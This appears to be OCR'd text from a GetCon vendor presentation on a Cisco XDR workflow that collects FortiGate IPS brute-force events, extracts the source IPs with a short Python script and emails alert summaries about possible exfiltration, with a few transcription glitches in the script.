
Category: Forti

Add to Saved Filters

Display name	Categories	Status	Owner
#Fortigate IPS Events, XDR Alert - TZ Get High severity IPS Events from FortiGate Send admin notifi...	Forti	Updated	tamas.zoltan@getcon.hu
#FortiGate - Block URL, IP - SMTP alert - TZ This workflow blocks a URL, IP, or domain name in Fortinet Fo...	response, Forti	Updated	tamas.zoltan@getcon.hu
#FortiGate - Block URL, IP - Incident Response - TZ This workflow blocks a URL, IP, or domain name in Fortinet Fo...	Forti	Updated	tamas.zoltan@getcon.hu

GetCon
MEGBÍZHATÓ KAPCSOLAT

Cisco XDR Workflow



#Fortigate IPS Events, XDR Alert - TZ Run SUCCESS

Version 1.0.0

18.5 s

Properties: HTTP Request


Fetch New Forti IPS Incidents

2 GMT+0200 (Central European Summer Time)

```
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
sg="file_transfer: FTP.Login.Brute.Force" crscore=30 craction=8192 crlevel="high"
```

MEGBÍZHATÓ KAPCSOLAT

Cisco XDR Workflow



#Fortigate IPS Events, XDR Alert - TZ Run SUCCESS

Version 1.0.0

Core
Get SrcIP from table

Python
Unique Sort srcip list

Table
Forti IPS detected source IPs To table

Investigate IP in XDR

For Each IP address 1 of 1

Web Service
Get XDR Incidents by detected IP

Core
XDR Incident exists

Properties: Execute Python Script

Unique Sort Srcip List


Script to execute on target:

```
import json
import re
import ast
srcip_list = ["srcip=192.168.36.119","srcip=192.168.36.119","srcip=192.1
srcip_list = sorted(set(srcip_list))

ip_addresses = []
for string in srcip_list:
    match = re.search(r'\b(?:[0-9]{1,3}\.){3}[0-9]{1,3}\b', string)
    if match:
        ip_addresses.append(match.group())

#print('[%s]' % ', '.join(map(str, ip_addresses)))
ip_addresses = json.dumps(ip_addresses)

#convert string to list
ip addresses = ast.literal eval(ip addresses)
```

Script Output Variables

Script Variable
ip_addresses

Cisco XDR Workflow



#Fortigate IPS Events, XDR Alert - TZ Run SUCCESS

Version 1.0.0

Properties: Send Email

Send Email Notification

Subject

Cisco XDR - #Fortigate IPS Events Detected


Message

```
<head>
  <b> #Cisco XDR - #Fortigate - Get IPS Events   </b>
</head>
<p></p>
<br>
Investigated IP address from Forti IPS:
  <b> 192.168.36.119 </b>
  <br>
Detected XDR events:
    <b>2</b>
    <br>
      <br>
        <b>Event Title: </b>Port 8888: Connections from
        <br>
Short Description: Multiple devices transferred files t
          <br>
Severity: Critical
```

Attachments

No data to display

Cisco XDR Notification



Cisco XDR - #Fortigate IPS Events Detected

XDR-Alert@amazonaws.com
From: xdr-alert@amazonaws.com
To: tarzan021@yahoo.com

Mon, 23 Sept at 13:25

#Cisco XDR - #Fortigate - Get IPS Events

Investigated IP address from Forti IPS: **192.168.36.119**
Detected XDR events: **2**

Event Title: Port 8888: Connections from multiple sources on 192.168.36.119
Short Description: Multiple devices transferred files to an internal host serving on a lazy port. This might indicate an exfiltration attempt.
Severity: Critical
Event modification time: 2024-09-23T08:24:24.356Z
Source: Cisco XDR Analytics (cdo-cisco-scsordas)
URL: https://cdo-cisco-scsordas.obsrvbl.com/v2/#/alerts/details?id=12015

Event Title: Suspicious Process Path on xwrk01.itbtest.local
Short Description: A process was executed on an endpoint from a directory that shouldn't have executables.
Severity: High
Event modification time: 2024-09-23T08:20:07.985Z
Source: Cisco XDR Analytics (cdo-cisco-scsordas)
URL: https://cdo-cisco-scsordas.obsrvbl.com/v2/#/alerts/details?id=12014

XDR outcomes

Investigate

Reduce time to investigate by automating data collection and incident generation

Respond

Automated or one-click responses that can combine multiple products in one action

Simplify

Eliminate repetitive tasks that waste valuable analyst time

Integrate

Bring products and services together in new ways to address emerging threats

GetCon
MEGBÍZHATÓ KAPCSOLAT

Thank You!

GetCon

Megbízható kapcsolat